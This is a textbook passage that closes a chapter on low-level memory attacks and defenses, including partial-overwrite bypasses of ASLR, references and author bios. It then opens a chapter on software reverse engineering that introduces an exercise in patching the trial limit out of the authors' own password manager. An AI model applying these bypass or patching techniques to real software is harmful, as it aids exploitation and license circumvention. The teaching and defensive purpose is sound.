Another type of counterattack to ASLR defenses is based on overwriting only the low-order bits of addresses, which are predictable because ASLR is applied at a coarse granularity. Such overwrites are sometimes possible through buffer overflows on little-endian architectures, such as the x86. For example, in Fig. 30.21, if there were useful trampoline machine-codes to be found seven bytes into the `cmp` function, then changing the least-significant byte of the `cmp` address on the stack from `0xe0` to `0xe7` would cause that code to be invoked. An attacker that succeeded in such corruption might well be able to perform a jump-to-`libc` attack much like that in Attack 3. (However, for this particular stack, the attacker would not succeed, since the `cmp` address will always be overwritten completely when the vulnerability in the `median` function in Fig. 30.9 is exploited.)

Despite the above counterattacks, ASLR is an effective barrier to attack, especially when combined with the defenses described previously in this section.

30.4 Summary and Discussion

The distinguishing characteristic of low-level software attacks is that they are dependent on the low-level details of the software's executable representation and its execution environment. As a result, defenses against such attacks can be based on changing those details in ways that are compatible with the software's specification in a higher-level programming language.

As in Defense 1, integrity bits can be added to the low-level representation of state, to make attacks more likely to be detected, and stopped. As in Defenses 2 and 3, the low-level representation can be augmented with a conservative model of behavior and with runtime checks that ensure execution conforms to that model. Finally, as in Defenses 1 and 4, the low-level representation can be encoded with a secret that the attacker must guess, or otherwise learn, in order to craft functional attacks.

However, defenses like those in this chapter fall far short of a guarantee that the software exhibits only the low-level behavior that is possible in the software's higher-level specification. Such guarantees are hard to come by. For languages like C and C++, there are efforts to build certifying compilers that can provide such guarantees, for correct software [30.36, 37]. Unfortunately, even these compilers offer few, or no guarantees in the presence of bugs, such as buffer-overflow vulnerabilities. Some compiler techniques, such as bounds checking, can reduce or eliminate the problem of buffer-overflow vulnerabilities. However, due to the existence of programmer-manipulated pointers, applying such checks to C is a hard problem. As a result, this type of checking comes at a hefty cost to performance, lacks scalability or results in code incompatibility [30.38]. While recent advances have been made with respect to performance and compatibility, these newer approaches still suffer from scalability problems [30.39], or achieve higher performance by being less accurate [30.40]. These problems are the main reasons that this type of checking has not made it into mainstream operating systems and compilers.

Many of the bugs can also be eliminated by using other, advanced compiler techniques, like those used in the Cyclone [30.41], CCured [30.42], and Deputy [30.43] systems. But these techniques are not widely applicable: they require pervasive source-code changes, runtime memory-management support, restrictions on concurrency, and result in significant enforcement overhead.

In comparison, the defenses in this chapter have very low overheads, require no source code changes but at most re-compilation, and are widely applicable to legacy software written in C, C++, and similar languages. For instance, they have been applied pervasively to recent Microsoft software, including all the components of the Windows Vista operating system. As in that case, these defenses are best used as one part of a comprehensive software-engineering methodology designed to reduce security vulnerabilities. Such a methodology should include, at least, threat analysis, design and code reviews for security, security testing, automatic analysis for vulnerabilities, and the rewriting of software

Table 30.1 A table of the relationship between the attacks and defenses in this chapter. None of the defenses completely prevent the attacks, in all of their variants. The first defense applies only to the stack, and is not an obstacle to the heap-based Attack 2. Defenses 2 and 3 apply only to the control flow of machine-code execution, and do not prevent the data-only Attack 4. When combined with each other, the defenses are stronger than when they are applied in isolation

	Return address corruption (A1)	Heap function pointer corruption (A2)	Jump-to-libc (A3)	Non-control data (A4)
Stack canary (D1)	Partial defense		Partial defense	Partial defense
Non-executable data (D2)	Partial defense	Partial defense	Partial defense	
Control-flow integrity (D3)	Partial defense	Partial defense	Partial defense	
Address space layout randomization (D4)	Partial defense	Partial defense	Partial defense	Partial defense

to use safer languages, interfaces, and programming practices [30.1].

The combination of the defenses in this chapter forms a substantial, effective barrier to all low-level attacks; although, as summarized in Table 30.1, each offers only partial protection against certain attacks. In particular, they greatly reduce the likelihood that an attacker can exploit a low-level security vulnerability for purposes other than a denial-of-service attack. The adoption of these countermeasures, along with continuing research in this area which further improves the protection offered by such countermeasures and with improved programming practices which aim to eliminate buffer overflows and other underlying security vulnerabilities, offers some hope that, for C and C++ software, low-level software security may become less of a concern in the future.

Acknowledgements Thanks to Martín Abadi for suggesting the structure of the original tutorial, and to Yinglian Xie for proofreading and for suggesting useful improvements to the exposition.

References

30.1. M. Howard, S. Lipner: *The Security Development Lifecycle* (Microsoft Press, Redmond, Washington 2006)

30.2. E.H. Spafford: The Internet worm program: An analysis, SIGCOMM Comput. Commun. Rev. **19**(1), 17–57 (1989)

30.3. Intel Corporation: Intel IA-32 Architecture, Software Developer's Manual, Volumes 1–3, available at http://developer.intel.com/design/Pentium4/documentation.htm (2007)

30.4. C. Cowan, M. Barringer, S. Beattie, G. Kroah-Hartman, M. Frantzen, J. Lokier: FormatGuard: Automatic protection from printf format string vulnerabilities, Proc. 10th USENIX Security Symp. (2001) pp. 191–200

30.5. D. Brumley, T. Chiueh, R. Johnson, H. Lin, D. Song: Efficient and accurate detection of integer-based attacks, Proc. 14th Annual Network and Distributed System Security Symp. (NDSS'07) (2007)

30.6. J. Pincus, B. Baker: Beyond stack smashing: recent advances in exploiting buffer overruns, IEEE Secur. Privacy **2**(4), 20–27 (2004)

30.7. M. Bailey, E. Cooke, F. Jahanian, D. Watson, J. Nazario: The blaster worm: Then and now, IEEE Secur. Privacy **03**(4), 26–31 (2005)

30.8. J.C. Foster: *Metasploit Toolkit for Penetration Testing, Exploit Development, and Vulnerability Research* (Syngress Publishing, Burlington, MA 2007)

30.9. klog: The Frame Pointer Overwrite, Phrack **55** (1999)

30.10. D. Litchfield: Defeating the stack buffer overflow prevention mechanism of Microsoft Windows 2003 Server, available at http://www.nextgenss.com/papers/defeating-w2k3-stack-protection.pdf (2003)

30.11. rix: Smashing C++ VPTRs, Phrack **56** (2000)

30.12. H. Shacham: The geometry of innocent flesh on the bone: return-into-libc without function calls (on the x86), Proc. 14th ACM Conf. on Computer and Communications Security (CCS'07) (2007) pp. 552–561

30.13. M. Howard: Lessons learned from the Animated Cursor Security Bug, available at http://blogs.msdn.com/sdl/archive/2007/04/26/ lessons-learned-from-the-animated-cursor-security-bug.aspx (2007)

30.14. S. Chen, J. Xu, E.C. Sezer, P. Gauriar, R. Iyer: Non-control-data attacks are realistic threats, Proc. 14th USENIX Security Symp. (2005) pp. 177–192

30.15. E. Florio: GDIPLUS VULN – MS04-028 – CRASH TEST JPEG, full-disclosure at lists.netsys.com (2004)

30.16. G.S. Kc, A.D. Keromytis, V. Prevelakis: Countering code-injection attacks with instruction-set randomization, Proc. 10th ACM Conf. on Computer and Communications Security (CCS'03) (2003) pp. 272–280

30.17. M. Castro, M. Costa, T. Harris: Securing software by enforcing data-flow integrity, Proc. 7th Symp. on Operating Systems Design and Implementation (OSDI'06) (2006) pp. 147–160

30.18. J. Newsome, D. Song: Dynamic taint analysis for automatic detection, analysis, and signature generation of exploits on commodity software, Proc. 12th Annual Network and Distributed System Security Symp. (NDSS'07) (2005)

30.19. Y. Younan, W. Joosen, F. Piessens: Code injection in C and C++: a survey of vulnerabilities and countermeasures, Technical Report CW386 (Departement Computerwetenschappen, Katholieke Universiteit Leuven, 2004)

30.20. Y. Younan: Efficient countermeasures for software vulnerabilities due to memory management errors, Ph.D. Thesis (2008)

30.21. C. Cowan, C. Pu, D. Maier, H. Hinton, J. Walpole, P. Bakke, S. Beattie, A. Grier, P. Wagle, Q. Zhang: StackGuard: automatic adaptive detection and prevention of buffer-overflow attacks, Proc. 7th USENIX Security Symp. (1998) pp. 63–78

30.22. B. Bray: Compiler security checks in depth, available at http://msdn2.microsoft.com/en-us/library/aa290051(vs.71).aspx (2002)

30.23. M. Howard, M. Thomlinson: Windows Vista ISV Security, available at http://msdn2.microsoft.com/en-us/library/bb430720.aspx (2007)

30.24. H. Etoh, K. Yoda: ProPolice: improved stack smashing attack detection, Trans. Inform. Process. Soc. Japan **43**(12), 4034–4041 (2002)

30.25. M. Howard: Hardening stack-based buffer overrun detection in VC++ 2005 SP1, available at http://blogs.msdn.com/michael_howard/archive/2007/04/03/hardening-stack-based-buffer-overrun-detection-in-vc-2005-sp1.aspx (2007)

30.26. M. Abadi, M. Budiu, Ú. Erlingsson, J. Ligatti: Control-flow integrity, Proc. 12th ACM Conf. on Computer and Communications Security (CCS'05) (2005) pp. 340–353

30.27. M. Abadi, M. Budiu, Ú. Erlingsson, J. Ligatti: A theory of secure control flow, Proc. 7th Int. Conf. on Formal Engineering Methods (ICFEM'05) (2005) pp. 111–124

30.28. C. Small: A tool for constructing safe extensible C++ systems, Proc. 3rd Conf. on Object-Oriented Technologies and Systems (COOTS'97) (1997)

30.29. V. Kiriansky, D. Bruening, S. Amarasinghe: Secure execution via program shepherding, Proc. 11th USENIX Security Symp. (2002) pp. 191–206

30.30. R.J. Anderson: *Security Engineering: A Guide to Building Dependable Distributed Systems* (John Wiley and Sons, New York, 2001)

30.31. PaX Project: The PaX Project, http://pax.grsecurity.net/ (2004)

30.32. M. Howard: Alleged bugs in Windows Vista's ASLR implementation, available at http://blogs.msdn.com/michael_howard/archive/2006/10/04/Alleged-Bugs-in-Windows-Vista_1920_s-ASLR-Implementation.aspx (2006)

30.33. H. Shacham, M. Page, B. Pfaff, E-J. Goh, N. Modadugu, D. Boneh: On the effectiveness of address-space randomization, Proc. 11th ACM Conf. on Computer and Communications Security (CCS'04) (2004) pp. 298–307

30.34. Wikipedia: x86-64, http://en.wikipedia.org/wiki/X86-64 (2007)

30.35. B. Littlewood, P. Popov, L. Strigini: Modeling software design diversity: A review, ACM Comput. Surv. **33**(2), 177–208 (2001)

30.36. S. Blazy, Z. Dargaye, X. Leroy: Formal verification of a C compiler front-end, Proc. 14th Int. Symp. on Formal Methods (FM'06), Vol. 4085 (2006) pp. 460–475

30.37. X. Leroy: Formal certification of a compiler back-end, or: programming a compiler with a proof assistant, Proc. 33rd Symp. on Principles of Programming Languages (POPL'06) (2006) pp. 42–54

30.38. R. Jones, P. Kelly: Backwards-compatible bounds checking for arrays and pointers in C programs, Proc. 3rd Int. Workshop on Automatic Debugging (1997) pp. 13–26

30.39. D. Dhurjati, V. Adve: Backwards-compatible array bounds checking for C with very low overhead, Proc. 28th Int. Conf. on Software Engineering (ICSE '06) (2006) pp. 162–171

30.40. P. Akritidis, C. Cadar, C. Raiciu, M. Costa, M. Castro: Preventing memory error exploits with WIT, Proc. 2008 IEEE Symp. on Security and Privacy (2008) pp. 263–277

30.41. T. Jim, G. Morrisett, D. Grossman, M. Hicks, J. Cheney, Y. Wang: Cyclone: a safe dialect of C, USENIX Annual Technical Conf. (2002) pp. 275–288

30.42. G.C. Necula, S. McPeak, W. Weimer: CCured: Type-safe retrofitting of legacy code, Proc. 29th ACM Symp. on Principles of Programming Languages (POPL'02) (2002) pp. 128–139

30.43. F. Zhou, J. Condit, Z. Anderson, I. Bagrak, R. Ennals, M. Harren, G.C. Necula, E. Brewer: SafeDrive: Safe and recoverable extensions using language-based techniques, Proc. 7th conference on USENIX Symp. on Operating Systems Design and Implementation (OSDI'06) (2006) pp. 45–60

The Authors

Úlfar Erlingsson is a researcher at Microsoft Research, Silicon Valley, where he joined in 2003. Since 2008 he has also had a joint position as an Associate Professor at Reykjavik University, Iceland. He holds an MSc from Rensselaer Polytechnic Institute, and a PhD from Cornell University, both in Computer Science. His research interests center on software security and practical aspects of computer systems, in particular distributed systems. Much of his recent work has focused on the security of low-level software, such as hardware device drivers.

Úlfar Erlingsson
School of Computer Science
Reykjavík University
Kringlan 1
103 Reykjavík, Iceland
ulfar@ru.is

Yves Younan received a Master in Computer Science from the Vrije Universiteit Brussel (Free University of Brussels) in 2003 and a PhD in Engineering Computer Science from the Katholieke Universiteit Leuven in 2008. His PhD focussed on efficient countermeasures against code injection attacks on programs written in C and C++. He is currently a post-doctoral researcher at the DistriNet research group, at the Katholieke Universiteit Leuven, where he continues the research in the area of systems security that was started in his PhD.

Yves Younan
Department of Computer Science
Katholieke Universiteit Leuven
Celestijnenlaan 200A, Leuven 3001
Belgium
Yves.Younan@cs.kuleuven.be

Frank Piessens is a Professor in the Department of Computer Science at the Katholieke Universiteit Leuven, Belgium. His research field is software security. His research focuses on the development of high-assurance techniques to deal with implementation-level software vulnerabilities and bugs, including techniques such as software verification and run-time monitoring.

Frank Piessens
Department of Computer Science
Katholieke Universiteit Leuven
Celestijnenlaan 200A, Leuven 3001
Belgium
Frank.Piessens@cs.kuleuven.be

Software Reverse Engineering 31

Teodoro Cipresso, Mark Stamp

Contents

Software reverse engineering (SRE) is the practice of analyzing a software system, either in whole or in part, to extract design and implementation information. A typical SRE scenario would involve a software module that has worked for years and carries several rules of a business in its lines of code; unfortunately the source code of the application has been lost – what remains is "native" or "binary" code. Reverse engineering skills are also used to detect and neutralize viruses and malware, and to protect intellectual property. Computer programmers proficient in SRE will be needed should software components like these need to be maintained, enhanced, or reused. It became frightfully apparent during the Y2K crisis that reverse engineering skills were not commonly held amongst programmers. Since that time, much research has been under way to formalize just what types of activities fall into the category of reverse engineering, so that these skills could be taught to computer programmers and testers. To help address the lack of SRE education, several peer-reviewed articles on SRE, software re-engineering, software reuse, software maintenance, software evolution, and software security were gathered with the objective of developing relevant, practical exercises for instructional purposes. The research revealed that SRE is fairly well described and all related activities mostly fall into one of two categories: software-development-related and software-security-related. Hands-on reversing exercises were developed in the spirit of these two categories with the goal of providing a baseline education in reversing both Wintel machine code and Java bytecode.

31.1 Why Learn About Software Reverse Engineering?

From very early on in life we engage in constant investigation of existing things to understand how and even why they work. The practice of SRE calls upon this investigative nature when one needs to learn how and why, often in the absence of adequate documentation, an existing piece of software – helpful or malicious – works. In the sections that follow, we cover the most popular uses of SRE and, to some degree, the importance of imparting knowledge of them to those who write, test, and maintain software. More formally, SRE can be described as the practice of analyzing a software system to create abstractions that identify the individual components and their dependencies, and, if possible, the overall system architecture [31.1, 2]. Once the components and design of an existing system have been recovered, it becomes possible to repair and even enhance them.

Events in recent history have caused SRE to become a very active area of research. In the early 1990s, the Y2K problem spurred the need for the development of tools that could read large amounts of source or binary code for the two-digit year vulnerability [31.2]. Not too long after the Y2K problem arose, in the mid to late 1990s, the adoption of the Internet by businesses and organizations brought about the need to understand in-house legacy systems so that the information held within them could be made available on the Web [31.3]. The desire for businesses to expand to the Internet for what was promised to be limitless potential for new revenue caused the creation of many business to consumer (B2C) Web sites.

Today's technology is unfortunately tomorrow's legacy system. For example, the Web 2.0 revolution sees the current crop of Web sites as legacy Web applications comprising multiple HTML pages; Web 2.0 envisions sites where a user interacts with a single dynamic page – rendering a user experience that is more like that with traditional desktop applications [31.2]. Porting the current crop of legacy Web sites to Web 2.0 will require understanding the architecture and design of these legacy sites – again requiring reverse engineering skills and tools.

At first glance it may seem that the need for SRE can be lessened by simply maintaining good documentation for all software that is written. Although the presence of that ideal would definitely lower the need, it just has not become a reality. For example, even a company that has brought software to market may no longer understand it because the original designers and developers may have left, or components of the software may have been acquired from a vendor – who may no longer be in business [31.1].

Going forward, the vision is to include SRE incrementally, as part of the normal development, or "forward engineering" of software systems. At regular points during the development cycle, code would be reversed to rediscover its design so that the documentation can be updated. This would help avoid the typical situation where detailed information about a software system, such as its architecture, design constraints, and trade-offs, is found only in the memory of its developer [31.1].

31.2 Reverse Engineering in Software Development

Although a great deal of software that has been written is no longer in use, a considerable amount has survived for decades and continues to run the global economy. The reality of the situation is that 70% of the source code in the entire world is written in COBOL [31.3]. One would be hard-pressed these days to obtain an expert education in legacy programming languages such as COBOL, PL/I, and FORTRAN. Compounding the situation is the fact that a great deal of legacy code is poorly designed and documented [31.3]. It is stated in [31.4] that "COBOL programs are in use globally in governmental and military agencies, in commercial en-




Fig. 31.1 Development process for maintaining legacy software

terprises, and on operating systems such as IBM's z/OS®, Microsoft's Windows®, and the POSIX families (Unix/Linux, etc.). In 1997, the Gartner Group reported that 80% of the world's business ran on COBOL with over 200 billion lines of code in existence and with an estimated 5 billion lines of new code annually." Since it is cost-prohibitive to rip and replace billions of lines of legacy code, the only reasonable alternative has been to maintain and evolve the code, often with the help of concepts found in SRE. Figure 31.1 illustrates a process a software engineer might follow when maintaining legacy software systems.

Whenever computer scientists or software engineers are engaged with evolving an existing system, 50–90% of the work effort is spent on program understanding [31.3]. Having engineers spend such a large amount of their time attempting to understand a system before making enhancements is not economically sustainable as a software system continues to grow in size and complexity. To help lessen the cost of program understanding, Ali [31.3] advises that "practice with reverse engineering techniques improves ability to understand a given system quickly and efficiently."

Even though several tools already exist to aid software engineers with the program understanding process, the tools focus on transferring information about a software system's design into the mind of the developer [31.1]. The expectation is that the developer has enough skill to efficiently integrate the information into his/her own mental model of the system's architecture. It is not likely that even the most sophisticated tools can replace experience with building a mental model of existing software; Deursen et al. [31.5] stated that "commercial reverse engineering tools produce various kinds of output, but software engineers usually don't how to interpret and use these pictures and reports." The lack of reverse engineering skills in most programmers is a serious risk to the long-term viability of any organization that employs information technology. The problem of software maintenance cannot be dispelled with some clever technique; Weide et al. [31.6] argue "re-engineering code to create a system that will not need to be reverse engineered again in the future – is presently unattainable."

According to Eliam [31.7], there are four software-development-related reverse engineering scenarios; the scenarios cover a broad spectrum of activities that include software maintenance, reuse, re-engineering, evolution, interoperability, and testing. Figure 31.2 summarizes the software-development-related reverse engineering scenarios.

The following are tasks one might perform in each of the reversing scenarios [31.7]:

- *Achieving interoperability with proprietary software*: Develop applications or device drivers that interoperate (use) proprietary libraries in operating systems or applications.
- *Verification that implementation matches design*: Verify that code produced during the forward development process matches the envisioned design by reversing the code back into an abstract design.



Achieving Interoperability with Proprietary Software
Verification that Implementation Matches Design
Developed-related Software Reverse Engineering
Evaluating Software Quality and Robustness
Legacy Software Maintenance, Re-engineering and Evolution

Fig. 31.2 Development-related software reverse engineering scenarios

- *Evaluating software quality and robustness*: Ensure the quality of software before purchasing it by performing heuristic analysis of the binaries to check for certain instruction sequences that appear in poor-quality code.
- *Legacy software maintenance, re-engineering, and evolution:* Recover the design of legacy software modules when the source code is not available to make possible the maintenance, evolution, and reuse of the modules.

31.3 Reverse Engineering in Software Security

From the perspective of a software company, it is highly desirable that the company's products are difficult to pirate and reverse engineer. Making software difficult to reverse engineer seems to be in conflict with the idea of being able to recover the software's design later on for maintenance and evolution. Therefore, software manufacturers usually do not apply anti-reverse-engineering techniques to software until it is shipped to customers, keeping copies of the readable and maintainable code. Software manufacturers will typically only invest time in making software difficult to reverse engineer if there are particularly interesting algorithms that make the product stand out from the competition.

Making software difficult to pirate or reverse engineer is often a moving target and requires special skills and understanding on the part of the developer. Software developers who are given the opportunity to practice anti-reversing techniques might be in a better position to help their employer, or themselves, protect their intellectual property. As stated in [31.3], "to defeat a crook you have to think like one." By reverse engineering viruses or other malicious software, programmers can learn their inner workings and witness at first hand how vulnerabilities find their way into computer programs. Reversing software that has been infected with a virus is a technique used by the developers of antivirus products to identify and neutralize new viruses or understand the behavior of malware.

Programming languages such as Java, which do not require computer programmers to manage low-level system details, have become ubiquitous. As a result, computer programmers have increasingly lost touch with what happens in a system during execution of programs. Ali [31.3] suggests that programmers can gain a better and deeper understanding of software and hardware through learning reverse engineering concepts. Hackers and crackers have been quite vocal and active in proving that they possess a deeper understanding of low-level system details than their professional counterparts [31.3].

According to Eliam [31.7], there are four software-security-related reverse engineering scenarios; just like development-related reverse engineering, the scenarios cover a broad spectrum of activities that include ensuring that software is safe to deploy and use, protecting clever algorithms or business processes, preventing pirating of software and digital media such as music, movies, and books, and mak-



Detecting and neutralizing viruses and malware
Testing cryptographic algorithms for weaknesses
Security-related software reverse engineering
Testing DRM or license protection (anti-reversing)
Auditing the security of program binaries (without source code)

Fig. 31.3 Security-related software reverse engineering scenarios. *DRM* digital rights management

ing sure that cryptographic algorithms are not vulnerable to attacks. Figure 31.3 summarizes the software-security-related reverse engineering scenarios. The following are tasks one might perform in each of the reversing scenarios [31.7]:

- *Detecting and neutralizing viruses and malware*: Detect, analyze, or neutralize (clean) malware, viruses, spyware, and adware.
- *Testing cryptographic algorithms for weaknesses*: Test the level of data security provided by a given cryptographic algorithm by analyzing it for weaknesses.
- *Testing digital rights management or license protection (antireversing)*: Protect software and media digital rights through application and testing of antireversing techniques.
- *Auditing the security of program binaries*: Audit a program for security vulnerabilities without access to the source code by scanning instruction sequences for potential exploits.

31.4 Reversing and Patching Wintel Machine Code

The executable representation of software, otherwise known as machine code, is typically the result of translating a program written in a high-level language, using a compiler, to an object file, a file which contains platform-specific machine instructions. The object file is made executable using a linker, a tool which resolves the external dependencies that the object file has, such as operating system libraries. In contrast to high-level languages, there are low-level languages which are still considered to be high level by a computer's CPU because the language syntax is still a textual or mnemonic abstraction of the processor's instruction set. For example, assembly language, a language that uses helpful mnemonics to represent machine instructions, must still be translated to an object file and made executable by a linker. However, the translation from assembly code to machine code is done by an assembler instead of a compiler – reflecting the closeness of the assembly language's syntax to actual machine code.

The reason why compilers translate programs coded in high-level and low-level languages to machine code is threefold:

1. CPUs only understand machine instructions.
2. Having a CPU dynamically translate higher-level language statements to machine instructions would consume significant, additional CPU time.
3. A CPU that could dynamically translate multiple high-level languages to machine code would be extremely complex, expensive, and cumbersome to maintain – imagine having to update the firmware in your microprocessor every time a bug is fixed or a feature is added to the C++ language!

To relieve a high-level language compiler from the difficult task of generating machine instructions, some compilers do not generate machine code directly; instead, they generate code in a low-level language such as assembly language [31.8]. This allows for a separation of concerns where the compiler does not have to know how to encode and format machine instructions for every target platform or processor – it can instead just concentrate on generating valid assembly code for an assembler on the target platform. Some compilers, such as the C and C++ compilers in the GNU Compiler Collection (GCC), have the option to output the intermediate assembly code that the compiler would otherwise feed to the assembler – allowing advanced programmers to tweak the code [31.9]. Therefore, the C and C++ compilers in GCC are examples of compilers that translate high-level language programs to assembly code instead of machine code; they rely on an assembler to translate their output into instructions the target processor can understand. Gough [31.9] outlined the compilation process undertaken by a GCC compiler to render an executable file as follows:

- *Preprocessing*: Expand macros in the high-level language source file
- *Compilation*: Translate the high-level source code to assembly language
- *Assembly*: Translate assembly language to object code (machine code)
- *Linking* (Create the final executable):
  - Statically or dynamically link together the object code with the object code of the programs and libraries it depends on
  - Establish initial relative addresses for the variables, constants, and entry points in the object code.

31.4.1 Decompilation and Disassembly of Machine Code

Having an understanding of how high-level language programs become executable machine code can be extremely helpful when attempting to reverse engineer one. Most software tools that assist in reversing executables work by translating the machine code back into assembly language. This is possible because there exists a one-to-one mapping from each assembly language instruction to a machine instruction [31.10]. A tool that translates machine code back into assembly language is called a disassembler. From a reverse engineer's perspective the next obvious step would be to translate assembly language back to a high-level language, where it would be much less difficult to read, understand, and alter the program. Unfortunately, this is an extremely difficult task for any tool because once high-level-language source code is compiled down to machine code, a great deal of information is lost. For example, one cannot tell by looking at the machine code which high-level language (if any) the machine code originated from. Perhaps knowing a particular quirk about a compiler might help a reverse engineer identify some machine code that it had a hand in creating, but this is not a reliable strategy.

The greatest difficulty in reverse engineering machine code comes from the lack of adequate decompilers – tools that can generate equivalent high-level-language source code from machine code. Eliam [31.7] argues that it should be possible to create good decompilers for binary executables, but recognizes that other experts disagree – raising the point that some information is "irretrievably lost during the compilation process". Boomerang is a well-known open-source decompiler project that seeks to one day be able to decompile machine code to high-level-language source code with respectable results [31.11]. For those reverse engineers interested in recovering the source code of a program, decompilation may not offer much hope because as stated in [31.11], "a general decompiler does not attempt to reverse every action of the compiler, rather it transforms the input program repeatedly until the result is high level source code. It therefore won't recreate the original source file; probably nothing like it".

To get a sense of the effectiveness of Boomerang as a reversing tool, a simple program, *HelloWorld.c*, was compiled and linked using the GNU C++ compiler for Microsoft Windows® and then decompiled using Boomerang. The C code generated by the Boomerang decompiler when given *HelloWorld.exe* as input was quite disappointing: the code generated looked like a hybrid of C and assembly language, had countless syntax errors, and ultimately bore no resemblance to the original program. Algorithm 31.1 contains the source code of *HelloWorld.c* and some of the code generated by Boomerang. Incidentally, the Boomerang decompiler was unable to produce any output when *HelloWorld.exe* was built using Microsoft's Visual C++ 2008 edition compiler.

Algorithm 31.1 Result of decompiling *HelloWorld.exe* using Boomerang

HelloWorld.c:

```
#include <stdio.h>
int main(int argc, char *argv[])
{
printf("Hello Boomerang World n");
return 0;
}
```

Boomerang decompilation of HelloWorld.exe (abbreviated):

```
union { __size32[] x83; unsigned int x84; } global10;
__size32 global3 = -1;// 4 bytes

// address: 0x401280
void _start()
{
 __set_app_type();
proc1();
}

// address: 0x401150
void proc1()
{
__size32 eax; // r24
__size32 ebp; // r29
__size32 ebx; // r27
int ecx; // r25
int edx; // r26
int esp; // r28
SetUnhandledExceptionFilter();
proc5(pc, pc, 0x401000, ebx, ebp, eax, ecx, edx, ebx,
esp -- 4, SUBFLAGS32(esp - 44, 4, esp - 48), esp - 48 == 0,
(unsigned int)(esp - 44) < 4);
}
```

The full length of the C code generated by Boomerang for the *HelloWorld.exe* program contained 180 lines of confusing, nonsensical control structures and function calls to undefined methods. It is surprising to see such a poor decompilation result, but as stated in [31.11]: "Machine code decompilation, unlike Java/.NET decompilation, is still a very immature technology." To ensure that decompilation was given a fair trial, another decompiler was tried on the *HelloWorld.exe* executable. The Reversing Engineering Compiler, or REC, is both a compiler and a decompiler that claims to be able to produce a "C-like" representation of machine code [31.12]. Unfortunately. the results of the decompilation using REC were similar to those obtained using Boomerang. On the basis of the current state of decompilation technology for machine code, using a decompiler to recover the high-level-language source code of an executable does not seem feasible; however, because of the one-to-one correspondence between machine code and assembly language statements [31.10], we can obtain a low-level language representation. Fortunately there are graphical tools available that not only include a disassembler, a tool which generates assembly language from machine code, but that also allow for debugging and altering the machine code during execution.

31.4.2 Wintel Machine Code Reversing and Patching Exercise

Imagine that we have just implemented a C/C++ version of a Windows® 32-bit console application called "Password Vault" that helps computer users create and manage their passwords in a secure and convenient way. Before releasing a limited trial version of the application on our company's Web site, we would like to understand how difficult it would be for a reverse engineer to circumvent a limitation in the trial version that exists to encourage purchases of the full version; the trial version of the application limits the number of password records a user may create to five.


The C++ version of the Password Vault application (included with this text) was developed to provide a nontrivial application for reversing exercises without the myriad of legal concerns involved with reverse engineering software owned by others. The Password Vault application employs 256-bit AES encryption, using the free cryptographic library *crypto*++ [31.13], to securely store passwords for multiple users – each in separate, encrypted XML files. By default, the Makefile that is used to build the Password Vault application defines a constant named "TRIALVERSION" which causes the resulting executable to limit the number of password records a user may create to only five, using conditional compilation. This limitation is very similar to limitations found in many shareware and trialware applications that are available on the Internet.

31.4.3 Recommended Reversing Tool for the Wintel Exercise

